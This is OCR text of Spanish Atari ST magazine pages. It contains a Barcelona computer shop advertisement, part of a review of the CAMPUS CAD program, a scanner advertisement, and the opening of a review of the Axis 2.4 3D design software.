
ATARI

DISTRIBUIDOR
ATARI



MODO 74, S.A.
C/Modolell, 74
08021 - BARCELONA
TEL. 211-06-90 y 212-29-59

- ⋆ Equipos y todos los componentes ATARI al mejor precio del mercado.
- ⋆ Ofertas de equipos en conjunto, con regalos, exclusivo de MODO 74".
- ⋆ Diskets DC/DD de 3.5" en caja de 10 unidades solo en "MODO" a 175 pts C/U
- ⋆ Nuestros clientes son nuestros amigos. Nunca una frase hecha se hizo tan de verdad como en nuestra tienda. Le demostraremos que para nosotros vender ATARI, es diferente.
- ⋆ El personal de "MODO 74" Imma y Montse "LAS BELLEZAS", Paco "EL GENIO" y Mª José "LA JEFA" les esperan...
- ⋆ Nuestro horario es de 10 de la mañana a 2, y de 4:30 a más de las 9.
- ⋆ Nos puede llamar por teléfono y seguro que en precios no nos pueden superar.
- ⋆ Aquí encontrará JUEGOS, PERIFERICOS y un ASESORAMIENTO que va desde Diseño a Autoedición, pasando por cualquier programa de gestión que pueda tener. ¡Estamos en la profesión desde 1979!
- ⋆ Si nos visita y nos trae este anuncio le haremos UN REGALO. Además, con cada ordenador ATARI que nos compre, tiene como regalos JOYSTICK, ALMOHADILLA para el "mouse" y una CAJA DE DISCOS de 3.5"



como AUTOCAD, DRAFIX... mediante los standards PLO y DXF o código ASCII sin problema alguno.

Acotaciones

La acotación automática es una función esencial para cualquier programa CAD que se precie. Esta función es excelentess en CAMPUS. Los iconos de este panel se autoexplican pero vale la pena incidir sobre alguna de estas opciones. El programa utiliza el standard DIN para acotar los dibujos, trazando las líneas con la pluma 1 del plotter (para cumplir con el mencionado standard debe ser de 0,25 mm) y el texto de altura 3,5 mm con la pluma 2 (0,35 mm). Las diferentes posibilidades de acotación las seleccionamos desde el panel de iconos y la opción "estilos" del menú en cascada. Puede acotarse una línea o la distancia entre dos puntos simplemente marcándolos. Los cálculos son efectuados automáticamente por el programa, pudiéndose añadir una serie de prefijos y sujijos o incluir valores de tolerancia. Los extremos de las líneas pueden tener cuatro estilos, y la precisión puede ser de hasta cuatro decimales.

Símbolos Existen una serie de bibliotecas de símbolos que complementan a CAMPUS y que están actualmente disponibles al público. Además, como en la mayoría de paquetes CAD, los objetos pueden salvarse como símbolos y almacenarse en una biblioteca para reutilizarlos cuando sean necesarios. CAMPUS permite salvar los símbolos con dimensiones fijas o con la posibilidad de reescalarlos al plasmarlos soble el plano.

Información de objetos

Esta serie de iconos nos permite informarnos sobre varios factores relativos a cualquier objeto del dibujo: Coordenadas, estilo de línea, número de pluma, etc.

Menús en cascada

Igual que ocurre con los iconos de función, la mayoría de opciones del menú en cascada son obvias, pero pasaremos a comentar alguna de ellas. En común con muchos paquetes de diseño orientados a objetos, CAMPUS nos permite dibujar en diferentes niveles (capas). Los niveles son planos sobrepuestos al dibujo, y permiten plotearlo en diversas formas, que dependerán de la combinación de niveles. Un problema práctico que aparece con frecuencia en el uso de niveles es poder distinguir rápidamente los objetos que hay en cada uno. CAMPUS soluciona este problema ofreciendo la opción de mostrar los niveles ``no activos" en líneas grises en lugar de negras.

CAMPUS permite al usuario cualquier combinación de estilos de línea y números de pluma en cada nivel - otra ventaja sobre varios de sus competidores.

Los rayados son otro problema de los programas CAD, generalmente nos encontramos con dificultades para definir el área del rayado. CAMPUS lo resuelve mediante un sistema nuevo y eficaz.

El área de la obertura se define en un nivel separado llamado "de rayado". La sección a tramar del dibujo se pasa fácilmente a él, donde se borran todas las líneas ambiguas y se ejecuta el rayado. Una vez conseguido, se transfiere automaticamente al dibujo correspondiente. Este método de obertura, de "copiar" y "trabajar", puede parecer más lento que el tradicional de punto directo y pulsación utilizado por otros programas, pero es más sencillo, rápido en la ejecución y no le producirá resultados indeseables. Los estilos de rayado se componen de líneas rectas con ángulos y espaciado definibles por el usuario. Los rayados pueden borrarse o modificarse en cualquier momento.


Diferentes tipos y grosores de línea pueden ser utilizados y hacerlos visibles o no a voluntad. El tamaño y estilo de texto son definibles, así como las unidades de medida, la precisión decimal, etc.

Verdaderamente cabe situar a este programa entre los mejores de su género, superando incluso a bastantes programas de PC que encontramos en el mercado a precio muy superior.

MEJORE SU IMAGEN CON EL SCANNER SCAN PROFESSIONAL

PARA SU ATARI ST O MEGA ST

ATENCION!!!
El nuevo software permite
utilizar la Impresora Laser
ATARI SLM804.



La flexibilidad para introducir graficos para la autoedición.

Cuando se trata de mejorar su imagen el ST SCAN le facilita enormemente su labor. La incorporación de fotografías, logotipos y cualquier tipo de gráficos se realiza en pocos minutos y sin complicaciones.


Capture cualquier imagen, por esquiva que pueda parecer, con una resolución de 300 puntos por pulgada (d.p.i.) y con 32 niveles de gris.

Interface COMPUTER CONCEPTS.

La combinación del Interface COMPUTER CONCEPTS y el Scanner gráfico CANON IX- 12F conectados a su ATARI ST o MEGA a través del puerto de cartucho ROM permiten la transferencia de gráficos a gran velocidad.

Con un software altamente sofisticado, pero muy fácil de utilizar, totalmente implementado en el entorno GEM podemos acceder a la manipulación de gráficos de forma sencilla mediante los menus de cascada. "La puesta a punto y utilización del ST SCAN no puede ser más directa" (Frank Kofsky. ATARI EXPLORER).

En menos de 15 segundos



Vd. puede escanear su imagen. Una vez digitalizada, Vd. puede utilizar su imagen con sus programas DEGAS o EASYDRAW para retocarla y recortarla a su gusto.

Compatibilidad con los programas de Desktop Publishing (Autoedición):

Vd. puede incluir imagenes en sus documentos finales o publicaciones realizadas con los mejores programas de DTP existentes para el ordenador ATARI ST. Fleet Street Publisher (Mirrorsoft), Publishing Partner–PageStream (Softlogik), Timeworks Desktop Publisher (Timeworks), CALAMUS DTP (DMC) aceptan sin ninguna clase de problema sus imagenes escaneadas con el SCAN PROFESSIONAL. Incluso es posible utilizar estas imagenes con aparatos PostScript como la Linotronics 300, la Apple Laserwriter o la QMS PS 800.

La solución SCAN PROFEASSIONAL incorpora el scanner CANON IX–12F, el interfaz de conexión Computer Concepts, el diskette con el software de manejo y un preciso manual de utilización.

SCAN PROFESSIONAL

Solicite información a:
(93) - 425 20 07
SOFTWARE CENTER, S.A.
c/ Tamarit, 115
08015 BARCELONA

Axis 2.4

Axis la respuesta en el apartado del diseño en 2 y 3 dimensiones. STandard ofrece sus caracteristicas a la espera de una revisión exhaustiva.

Por Jordi María Pau

La firma holandesa Modern Medium ha desarrollado un excelente programa de diseño en 2 y 3 dimensiones con la mira puesta en el campo de la arquitectura, aunque también puede utilizarse para otras areas. AXIS se nos presenta en dos configuraciones distintas: AXIS 2.4 y AXIS 2.4 ANIMATOR que funciona en versiones para ATARI ST, compatibles IBM PC, AT o PS2 con un mínimo de 640 Kb. Con la incorporación de cualquier coprocesador matemático (Motorola 68881, Intel 8087 o 80287) el manejo del programa queda afectado muy favorablemente. En el mundo compatible PC el programa reconoce sus tarjetas graficas EGA, CGA, VGA y Hercules.

AXIS es un completo programa de diseño en 3 dimensiones con el cual podemos generar una visión desde cualquier punto. Este programa al ser manejado mediante un entorno GEM funciona con casi todos los ratones disponibles en el mercado.

Su conectividad exterior se realiza con cualquier impresora compatible EPSON/IBM (FACIT, NEC) o con plotter A3 compatible HPGL (Roland).

En AXIS todos los diseños se pueden contemplar como dibujo lineal o dibujo plano pudiendo incluso combinar ambos. Su capacidad de ocultar lineas no visibles le hace muy valioso a la hora de ser utilizado para mostrar maquetas de urbanizaciones o edificios. Podemos generar así cualquier visión en perspectiva (lineal -1.2.3. puntos- o no lineal) o isométrica. Dependiendo de la posición de la fuente de luz, cada plano tiene su propia intensidad de color en alta resolución. Las sombras de los planos a nivel de suelo se generan automáticamente.

AXIS utiliza objetos parametrizados predefinidos para asegurar la introducción rápida de objetos. La edición total de esquinas y planos que nos facilita enormemente la creación de objetos tridimensionales.

Debido a su optimizado formato de data podemos afirmar que Axis es actualmente el programa más rápido de dibujo en 3 dimensiones que funciona actualmente en cualquier micro-ordenador.

